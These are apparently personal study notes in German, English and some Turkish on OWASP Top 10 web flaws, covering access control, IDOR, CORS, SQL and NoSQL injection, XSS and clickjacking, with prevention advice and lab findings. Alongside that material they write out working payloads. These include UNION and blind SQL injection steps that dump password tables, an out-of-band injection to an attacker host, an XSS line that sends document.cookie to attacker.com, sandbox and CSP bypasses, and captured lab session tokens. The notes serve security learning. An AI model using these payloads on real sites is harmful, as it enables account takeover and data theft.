

OWASP Top 10

Broken Access Control:

Tools: Burp Extension **Authorize**: Put session tokens of your low-privileged-user in the right top box. Then login as admin.

Go to all the pages in the website manually. It automatically collects broken AC-data. Then manually confirm.


Zugriffskontrolle bestimmt, wer auf welche Daten oder Funktionen zugreifen darf (z. B. Nutzer vs. Admin).

„Broken Access Control“? Wenn diese Regeln falsch implementiert sind. **3 Types**:

Horizontal: user to another user

Vertical: user to admin

Multi-step: Delete without Confirmation. Access-Control should not depend on “expected flow”.



Other Access Control Examples

Bypassing AC checks by modifying parameters in URL or HTML page (like IDOR).

Accessing the API with missing access controls on the POST, PUT and DELETE methods.

Manipulating metadata, such as replaying or tampering with JWTs or a cookie.

Forced Browsing: Direkt über URL auf Seite zugreifen, die eigentlich Login / Berechtigung braucht, aber Misconfiguration.

CORS.

Finding Vulnerabilities:

Black/Grey-Box-Testing:

1. **Appi gez**: Note all potential input vectors: URL-Parameters, hidden Parameters and Cookies. For each privilege level 2 accounts. Understand AC of Back-End.

2. **Manipulate parameters** that are potentially used for access control.

3. **Automate testing** using extensions like Autorize

White-Box-Testing:

1. **Review code** to identify how AC is implemented.

Find a system, that does not deny access by default.

Find weak or missing AC checks on functions / resources.

Missing AC-Method-rules like POST, PUT and DELETE at API level.

Verlass auf clientseitige Inputs, um Zugriffentscheidungen zu treffen.

2. **Validate** potential AC Vulnerability on running application.

Exploit: Depends on type of AC vulnerability.

Prevent: Jeder Request muss zuerst auf Berechtigung geprüft werden. Alles verboten bei Default. (außer öffentliche Ressourcen) Dann jeden nur die nötigen Rechte. Nicht nur rollenbasiert, sondern auch feinere Kontrollen (z. B. attributbasiert) nutzen. Zugriffskontrollen erfolgen immer serverseitig.

Learned from Labs:

UID is unpredictable, but viewing the user's profile leaks it. So we can log in as that user. `/my-account?id=...`

Cookie not connected with the user. Use your cookies and another user_id.

IDOR = Any file/user name which seems to be static, should tried out. Download: 3.txt => Try out: 1.txt

X-Original-URL parameter koyamıyorsun, ama direk erişemediğin yerlere girebiliyorsun bazen. Bsp:

Get / HTTP1.1 & X-Original-URL: /admin GET /?username=carlos HTTP/2 & X-Original-Url: /admin/delete

Change request method => POST checked by AC, but GET does not.

Confirmation-Request al ve sadece bunu kullanarak istediğin requesti gerçekleştir. Auth bypass.



Referer: `https://website.com/admin` then authorized.

Security Misconfiguration:

- Unpatched systems
- Unprotected files and directories
- Unhardened images
- Missing, outdated, or misconfigured TLS
- Error messages with stack traces
- Unnecessary features enabled
- Exposed storage or server management panels
- Missing CORS policy or security headers

ENUMERATION ATTACK

Unauthorized access by manipulating the ID of an object.








SQL-Injection:

IDOR (Insecure Direct Object Reference): Idee: Teste, ob durch Ändern von IDs auf fremde Daten/Funktionen zugegriffen werden kann. **Angegriffen:** Access Control (Server-seitig)

Finding Vulnerabilities:

- IDs erkennen** Typische Patterns:
IDs können im Pfad stehen Beispiel: `/api/resource/1` → ändern zu `/api/resource/3`
IDs können in Parametern stehen Beispiel: `?user_id=15` → ändern zu `?user_id=23`
IDs können auch Wörter/Namen sein Beispiel: `/company/account/Apple/balance` → ändern zu `/Google/balance`
Das gilt für alle HTTP-Methoden: GET, POST, PUT, DELETE
- Kritische Endpunkte priorisieren, normales Verhalten verstehen**
- IDs verändern und prüfen, ob unberechtigter Zugriff möglich ist**
- Response vergleichen** achte auf: andere User-Daten, andere Namen / Emails, unterschiedliche Inhalte, Statuscode
- Zwei-Account-Technik** Erstelle Account A & Account B
- Mit Account A einloggen.**
- Eigenes Profil / Daten abrufen** und Request abfangen (mit Burp Suite) → du siehst eine ID, z. B.: `GET /api/user/123`
- Request ändern** ersetze die ID (A) mit der ID von B: `GET /api/user/456`
- Request senden**
- Ergebnis analysieren:** Du siehst Daten von Account B → IDOR gefunden. Fehler / Zugriff verweigert → alles sicher.



Redundant (unnötige) Parameters: user_id = 1 In auth as user1, order as user6

Mass Assignment: JSON automatisch ins Backend ohne Prüfung. { "username": "test", "role": "admin" }

Prevent: Server-side ownership check: Darf dieser Benutzer wirklich auf dieses Objekt zugreifen? Statt id vom Benutzer zu nehmen, sollte die Anwendung die Identität aus der Session bestimmen. Beispiel: nicht: `/profile?id=5` besser: `/profile` → Benutzer aus Session ermitteln. Access Control pro Request. Indirect references (mapping).

CORS (Cross-Origin Resource Sharing): **Idee:** Browser darf fremde Website-Daten lesen, obwohl es nicht sollte. **Wer wird ausgenutzt?** Browser + falsche Server-Konfiguration. **Ziel:** Daten aus fremder Web-App stehlen. **Same-Origin Policy (SOP):** Eine Website darf nur auf ihre eigene Domain zugreifen. Access is determined based on Origin. Request-Sender =? origin of the website. It prevents **reading** between 2 applications, but not **writing** between 2.

URL	Permitted?	Reason
http://ranakhalil.com/	Yes	Same scheme, domain, and port.
http://ranakhalil.com/sign_in/	Yes	Same scheme, domain, and port.
https://ranakhalil.com/	No	Different scheme and port.
http://academy.ranakhalil.com/	No	Different domain.
http://ranakhalil.com:8080/	No	Different port.

Origin bsp: Consider the URL: http://ranakhalil.com/courses.

CORS Policy: Lockert SOP. Server sagt dem Browser: Diese andere Domain darf zugreifen. Applying rules to Browser is done per HTTP.

Wichtige Header: **Access-Control-Allow-Origin** → Welche Domain darf zugreifen? Possible values * (all), <origin> (whitelist a single Origin), null (keine).

Access-Control-Allow-Credentials → Cookies erlaubt (true/false). If Origin-Value ist *, dann use of credentials forbidden.

CORS + Credentials = Zugriff im Namen eines anderen Users.



Misconfiguration is common, since Multiple Whitlisting is not allowed, so forced to use dynamic generation. Vulns:

- Server gives AC to any ACAO header from Clients Request (in practice same as *)
- Bad parsing Origin headers: Give access to all domains that start/end with a specific string:
 - Bsp Start: bank.com • Bypass: bank.com.malicious.com
 - Bsp End : bank.com • Bypass: maliciousbank.com
- if (Origin == "null") { erlauben }

Finding Vulnerabilities:

Black/Grey-Box-Testing:

1. **Map application**
2. **Test the application for dynamic generation:**
 - 2.1 Does it reflect user-given ACAO header?
 - 2.2 Regex Implementation of a string on the start/end?
 - 2.3 Does it accept ACAO = null?
 - 2.4 Use HTTP instead of HTTPS.
 - 2.5 Use different HTTP-Methods.


Is Credentials allowed (then more critical)

3. **Once you find a CORS vulnerability, review the application's functionality to determine how you can prove impact.**

White-Box-Testing:

1. **Find Code responsible for CORS-Configuration and check if it is missconfigured.**

Exploit: If Credentials used + ACAO vulnerable (1. due to 2.1/2.2, 2. due to 2.3); Use a server and send request:



If Credentials not used:

Prevent: Whitelist origins intern. Avoid whitelisting null and *.


Learned from Labs: One of the headers used => CORS used. Origin: http://random-website.com / null

Lab3: ACAO + ACAC appers for case 2.2, if bypass. Find subdomain, that bypasses Regex and vulnerable to XSS.

URL Encoding.

SQL Injection: Idee: Untrusted Input + dynamische DB Query: prefix + USER_INPUT + suffix → aktuellen SQL-Context rekonstruieren. Typische Kontexte: String, Numeric, WHERE, ORDER BY, LIMIT, Login/Auth, gespeicherte Werte.

Tools: <https://portswigger.net/web-security/sql-injection/cheat-sheet> Hat Lücken. Sqlmap.



Types:

Finding Vulnerabilities:

Black/Grey-Box-Testing:

1. **Map app:** Input-Feld-Finden: Parameter (?id=), Login, Filter, API Parameter, HTTP-Headers: POST Body, Cookie. JSON.

2. **Überall Inputs testen:**

Error / Blind-Boolean: ' " OR 1=1 OR 1=2

Union: '+order+by+9--, UNION SELECT NULL--

Blind-time: Verzögerung nur beim 1.? → verwundbar

TrackingId=x...'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END-- 2

Immer beobachten:

- Statuscode
- Response-Länge
- Text-Unterschiede
- Delay
- Fehler

DB-Spezifisch denken

MySQL

- `--` braucht Leerzeichen
- `#` oft möglich
- `SLEEP(5)`

PostgreSQL

- `--`
- `pg_sleep(5)`

MSSQL

- `WAITFOR DELAY`
- oft `#` / spezielle Syntax

Oracle

- meist `FROM dual`
- andere Funktionen / andere Fehlerbilder

White-Box-Testing:

1. **Enable web server logging & DB logging**

2. **Map application:** Regex Search = "DB ile konuşan tüm yerleri bul otomatik" z.B: "Wo taucht SELECT auf?"

3. **Code Review:** Follow Code Path for all input vectors. z.B: "Diese SELECT vulnerable?"

4. **Test potential SQLi Vulnerabilities**

Exploit: Depends on type of vulnerability.

Login-Bypass: admin'-- ' OR 1=1--

Union: Start: ' UNION. Zweites SELECT an Resultset anhängen; Column Count + kompatible Datentypen nötig. Mit NULL ausfüllen. #Columns: '+order+by+2#/-- **Column can hold string?** UNION SELECT 'a', NULL-- UNION SELECT NULL, 'a'--

Typical Attack Flow:

1. Find the number of columns
order by 3-- -> Internal server error
3 - 1 = 2

2. Find the data type of the columns
' UNION select 'a', 'a'--
-> both columns accept type text

3. Version of the database
' UNION SELECT @@version, NULL-- -> not Microsoft
' UNION SELECT version(), NULL-- -> 200 OK
PostgreSQL 11.11 (Debian 11.11-1.pgdg90+1)

4. Output the list of table names in the database

' UNION SELECT table_name, NULL FROM information_schema.
tables--

users_xacgsm

5. Output the column names of the table

' UNION SELECT column_name, NULL FROM information_schema.
columns WHERE table_name = 'users_xacgsm'--

6. Output the usernames and passwords

' UNION select username_pxqwui, password_bfvoxs from
users_xacgsm--

2. Step: On Oracle: '+UNION+SELECT,NULL+FROM+dual-- WHERE ROWNUM = 1 force query to return one row.

Error: DB wirft sichtbare Fehlermeldung. select case when (YOUR-CONDITION) then 1/0 else null end--

Bsp: SELECT * FROM users WHERE id = 1 AND 1=CONVERT(int, (SELECT @@version)) returns database in error m.

Blind Boolean: true/false über Response-Unterschied ableiten.

Daten extrahieren: Länge prüfen = TrackingId=x...' and (select 'a' from users where username='administrator' and length(password)>2)=a : table = Users, with Columns: Username & Password, and a user called Administrator.

Find Password x...' and (select substring(password,1,1) from users where username='administrator')>'m'--; 1:pass.len =/=>

Blind-Time: Condition → Antwort verzögert = TRUE. Keine Verzögerung = FALSE.

Daten extrahieren: Password length:

TrackingId=x...'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- **Find Password:** '"+AND+SUBSTRING(password,1,1)>'k')+THEN+"'

Out-of-band (OAST): DB erzeugt extern beobachtbare DNS, HTTP, SMB / Windows Shar, z. B. via Burp Collaborator.

Response kommt an? → Injection ✓

Bsp: 1'; SELECT @@version INTO OUTFILE '\\ATTACKBOX_IP\\logs\\out.txt'; --

badguy';update users set password='letmein'
where user='administrator'--

Second-order SQL Injection: Input wird in DB gespeichert, später unsicher benutzt.

HTTP Header Injection: Bei Webanwendungen werden auch HTTP-Header verarbeitet, z. B.: User-Agent, Referer, X-Forw

Bsp: Payload = User-Agent: ' UNION SELECT username, password FROM user; #
dadurch entsteht: WHERE user_Agent = " UNION SELECT username, password FROM user; #'

Angriff über JSON: Payload: { "username": "admin' OR '1'='1--", "password": "password"}
im Backend: SELECT * FROM users WHERE username = 'admin' OR '1'='1--' AND password = 'password'

```
SELECT *  
FROM <tabelle>  
WHERE <feld1> = '<wert1>'  
AND <feld2> = '<wert2>';
```

```
SELECT *  
FROM users  
WHERE gender = 'male'  
AND last_name = 'Phillips';
```

NoSQL: Syntax injection: SQL-Datenbank → enthält Tabellen. MongoDB-Datenbank → enthält Collections. Collection → enthält Dokumente. Dokument → enthält Schlüssel-Wert-Paare

```
{  
  "<feld1>": "<wert1>",  
  "<feld2>": "<wert2>"  
}
```

```
{  
  "gender": "male",  
  "last_name": "Phillips"  
}
```

bsp: } Gib mir alle Dokumente, bei denen gender = male und last_name= Phillips ist.

Operator injection: \$lt = less than. \$gt = greater than. \$ne = not equal. \$eq = equal. \$in = Wert in einer Liste enthalten.

```
{  
  "username": "admin",  
  "password": {  
    "$ne": null  
  }  
}
```

bsp: } Passwort darf einfach nicht null sein

```
{  
  "username": {  
    "$ne": "xxxx"  
  },  
  "password": {  
    "$ne": "yyyy"  
  }  
}
```

bsp: user[\$ne]=xxxx&pass[\$ne]=yyyy im Backend: finde alle Nutzer, bei denen u nicht x UND p nicht y ist.

php-login: if(sizeof(\$record)>0){
\$SESSION['loggedin'] = true;
nehme ersten Benutzer: \$usr = \$record[0];
\$SESSION['uid'] = \$usr->username; oder user[\$ne]=xxxx

Prevention: if (!is_string(\$_POST['user']) || !is_string(\$_POST['pass'])) { die("Invalid input");}

Learned from Labs:

Second-order SQL Injection: In update.php steht: \$update_sql = "UPDATE books SET book_name = '\$new_book_name', author = '\$new_author' WHERE ssn = '\$ssn'; INSERT INTO logs (page) VALUES ('update.php');";

Also user-inputs \$ssn, \$new_book_name, \$new_author direkt in SQL geschrieben.

Die Anwendung nimmt die gespeicherte SSN aus der DB und baut daraus eine SQL-Abfrage: UPDATE books SET book_name = 'Testing', author = 'Hacker' WHERE ssn = '12345'; UPDATE books SET book_name = 'Hacked'; --;

SSN:	12345; UPDATE books SET book_name = 'compromised'; --
New Book Name:	compromised
New Author:	a

SSN:	12345; UPDATE books SET book_name = 'compromised'; --
New Book Name:	compromised
New Author:	a

on add.php to add them into DB, then update.php to exploit.

Prevent: Prepared Statements (User Input remains data). (aktuelle) Frameworks verwenden. Nutze seine Funktionen für SQL-Abfragen. Partial: Use of Stored Procedures (Parameter richtig verwenden, keinen SQL-String aus user input bauen. Gefährlich: EXEC(@sql)) Whitelist Input Validation, Escaping All User Supplied Input, Enforcing Least Privilege.

Filter bypass tactics: Use Character Encoding: URL Encoding, Hexadecimal Encoding, Unicode Encoding.
Use alternative expressions: Statt OR, nutze ||.

No-Quote: Expecting integer => Use integer. bsp: SQL: SELECT * FROM products WHERE id = 5 use: 5 OR 1=1

Wort admin, ohne ' erstellen: CONCAT(0x61,0x64,0x6d,0x69,0x6e) = admin.

No Spaces Allowed: 1'%0A||%0A1=1%0A-- = 1' \n|| \n1=1 \n--

Oder nutze comments: SELECT/**/*FROM/**/users/**/WHERE/**/username='admin'

XSS (Cross-Site Scripting): Idee: User-Input wird als Code ausgeführt statt als Daten behandelt. Angegriffen: User.

Ziel: User übernehmen / Daten klauen (Cookies, Tokens) / Aktionen im Namen des Users ausführen.

Tools: Cheat Sheet (Payloads): <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Attack-Flow:

1. **Input-Feld-Finden** (URL (q=, search, id), login, comment, Header / Cookie, API, SSO: state, redirect_uri, Scope)
2. **Reflection testen** TEST123 🖱️ im Response / DOM suchen
3. **Context erkennen** = Wo landet mein Input? (HTML / Attribute / URL / JS / DOM)

HTML: div, p, span, h1-h6, section, article. Payloads: `<img src=x onerror=alert()>` `<script>alert()</script>` `<svg onload=...>`

URL: href, src, action. Payloads: `javascript:alert(1)` `/cb?payload="><script>alert(1)</script>`

Attribute: `<input value="INPUT">`, class, id, title, alt, value, placeholder Payload: `" onmouseover=alert(1) x="`

JavaScript: `<script> var x = 'INPUT'; </script>` Payload: `';alert(1);//`

Event: `<input onclick="INPUT">` Payload: `alert(1)`

Sinks: `element.innerHTML = USER_INPUT;` Payload: `<img src=x onerror=alert(1)>`

`document.write(USER_INPUT);` Payload: `<svg onload=alert(1)>`

`eval(USER_INPUT), set...(USER_INPUT);` Payload: `alert(1)`

4. **Breakout** User input in eigene Site in VSCode aufschreiben und Breakout da testen: Farben werden indikatoren!

XSS can happen in:

– HTML context

```
<?php
print "<p>".$_GET["search"]."</p>";
?>
```

– Attribute context

```
<?php
print "<input value='".$_GET["search"]."'>";
?>
```

– Link Context:

```
<?php
print "<a href='".$_GET["search"]."'>";
?>
```

Breaking HTML Context

• Given:

```
<p>INJECTME</p>
```

• Exploit:

- Can execute `<script>` directly
- Common tricks:

```
<img src=x onerror="some code">
<svg onload="some code">
```

• Result:

```
<p><svg onload="some code"></p>
```

Breaking Attribute Context

• Given:

```
<input value="INJECTME"></input>
```

• Exploit:

– Break out of element

```
"><script>some code</script><!--
Break-Out Sequence Exploit Code Comment-Out Sequence
```

– Stay in element, use events

```
" autofocus onfocus="some code"><!--
• Useful if "<" or ">" are filtered
```

• Result:

```
<input value=""><script>some code</script><!--></input>
```

Breaking Link Context

• Given:

```
<a href="INJECTME">Text</a>
```

• Exploit:

– Use pseudo protocol

```
javascript:some code
Break-Out Sequence Exploit Code Comment-Out Sequence
```

• Result:

```
<a href="javascript:some code">Text</a>
```

Erlaubte Sonderzeichen bestimmen. Weak Maßnahmen knacken (z.B.: erste `<>` blockiert).

5. **Payload** context-basiert wählen. Erlaubte HTML-Tags + Events (if Tag requires) durch Bruteforce bestimmen.

`</noscript><img src=x onerror=alert(1)>`

JS kapaliysa çalışır: `<noscript><img src=x onerror=alert(1)></noscript>`

Sanitizer bypass payloads durch Parser: `<select><iframe><script>alert(1)</script>`

`<svg><embed><iframe><desc><img src=x onerror=alert(1)>` `<svg><style><img src=x onerror=alert(1)><keygen>`

	Client	Server
Persistent	Stored DOM-based XSS	Stored-XSS
	HTML5 Offline-Cache <code>window.localStorage</code>	Stored in MySQL and loaded afterwards
Non-persistent	Reflective DOM-based XSS	Reflective-XSS
	<code>document.write</code>	<code>echo \$_GET["x"];</code>

Reflected XSS: Link öffnen → JS. Bsp: `?search=<script>alert(document.cookie)</script>`

Stored XSS: Event **Flow:** Input → DB gespeichert → Event trigger → JS. Bsp:

```
<script> fetch("https://attacker.com?cookie=" + document.cookie) </script>
```

Kommentar ansehen: Browser führt Script aus. Cookie wird an Angreifer geschickt.

DOM XSS: HTML = der Quellcode der Webseite. DOM = lebendige Struktur, die der Browser aus diesem HTML erstellt.

JavaScript = kann DOM verändern. DOM XSS = entsteht, wenn Angreifer-Daten gefährlich in den DOM eingefügt werden

HTML-Elemente werden erlaubt + Input erst im Browser verarbeitet.

Bsp: `document.getElementById('out').innerHTML = location.search;`

Nicht nur auf die HTTP-Response schauen, sondern ins DOM und in JavaScript-Sinks.

Learned from Labs:

Reflected: Input test123 into search bar. See that test123 reflected on response as: `<script> var message = `0 search results for 'abcd123'; document.getElementById('searchMessage').innerText = message; </script>`

To break it, use: `${alert(1)}`, because ``...` + ${...}` = JavaScript execution inside template string.

Steal cookies: session= is responsible for auth. [post1.js](#) into comment. victim | 04 July 2026
secret=AiKOWtvgYy3oUgbEPz1wwCzFRfeVt1Ji;
session=yfn3P3gag3egYTegvyd7ayMYgqobz use this session to login.

Capture passwords: [post2.js](#) into comment. victim | 04 July 2026
administrator/0v77dyerogastbcsvk:1dpvX8rcE0z5BeeKq8Qn1anzb047Du use these (username:password:session) to login.

Bypass CSRF defenses: [post3.js](#) into comment.

AngularJS sandbox escape: Deliver this to victim:

```
<script>
location='https://0af100b00346d34c81cad978005d0069.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>
```

Event handlers and href attributes blocked:

[https://ID.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert\(1\)+%2F%3E%3Ctext+x%3D10+y%3D10%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E](https://ID.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D10+y%3D10%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E) **Decoded:**
= <svg> <a> <animate attributeName="href" values="javascript:alert(1)" /> <text x="10" y="10">Click</text> </svg>

JavaScript URL with some characters blocked:

https://D.web-security-academy.net/post?postId=5&%27,x=x=%3E{throw/**/onerror=alert,1337},toString=x>window%2b%27%27,{x:%27 **Decoded:** = },x=x=>{throw/**/onerror=alert,1337},toString=x>window+"},{x:'

CSP bypass:

<https://ID.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27> **Decoded:** <script>alert(1)</script>&token=;script-src-elem 'unsafe-inline' = policy injection

Stored: Clickable Link, but some Characters like < is getting escaped, so use: [http://foo?'-alert\(1\)-'](http://foo?'-alert(1)-')

DOM-Based: AngularJS sandbox escape: add to link:

[https://X.web-security-academy.net/?search=1&toString\(\).constructor.prototype.charAt%3D\[\].join,\[1\]|orderBy:toString\(\).constructor.fromCharCode\(120,%2061,%2097,%20108,%20101,%20114,%20116,%2040,%2049,%2041\)=1](https://X.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3D[].join,[1]|orderBy:toString().constructor.fromCharCode(120,%2061,%2097,%20108,%20101,%20114,%20116,%2040,%2049,%2041)=1)

Erläuterung: Angriff manipuliert AngularJS-interne Funktionen, um aus der Sandbox auszubrechen, und nutzt den orderBy-Filter, um JavaScript-Code im Browser auszuführen.

Exploiting web message vulnerability 1: App has this function: window.addEventListener('message', function(e) {document.getElementById('ads').innerHTML = e.data;}); To call print(), Deliver to victim: <iframe src="https://id.web-security-academy.net/" onload="this.contentWindow.postMessage('', '*')">

Ablauf: Untrusted message → innerHTML → HTML injection → onerror executes print()

2: <iframe src="https://i.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()/http:', '*')">

Ablauf: App checks for "http:" → payload contains it in a comment → browser executes javascript:print()

3: <iframe src=https://id.web-security-academy.net/

onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"\",\"*\"})>

Ablauf: Untrusted JSON message → url is trusted → javascript: URL is executed

Prevent: • Use HttpOnly & CSP • (aktuelle) framework that auto-escaping inputs and use its functions.

• Benutzerdaten bereinigen und encoden. • Gefährliche Funktionen vermeiden ❌ innerHTML

HTML Encoding (Escaping) wandelt gefährliche Zeichen in harmlose HTML-Entities um.


Beispiel: <script>alert("Hacked")</script> ➡ wird zu: <script>alert("Hacked")</script>

HTML Sanitization „Guter“ HTML-Code bleibt erhalten. „Böser“ Code (z. B. <script>) wird entfernt.

Beispiel: <p>Hello</p><script>alert("Hacked")</script> ➡ wird zu: <p>Hello</p>

Clickjacking: Durch iframe eine unsichtbare Button unter sichtbaren Button hinzufügen. Durch CSS genau anstellen.

Classic Clickjacking



Muster:

```
<style>
  iframe {
    position: absolute;
    width: 1000;
    height: 1000;
    opacity: 0.0;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 570;
    left: 95;
    z-index: 1;
  }
</style>
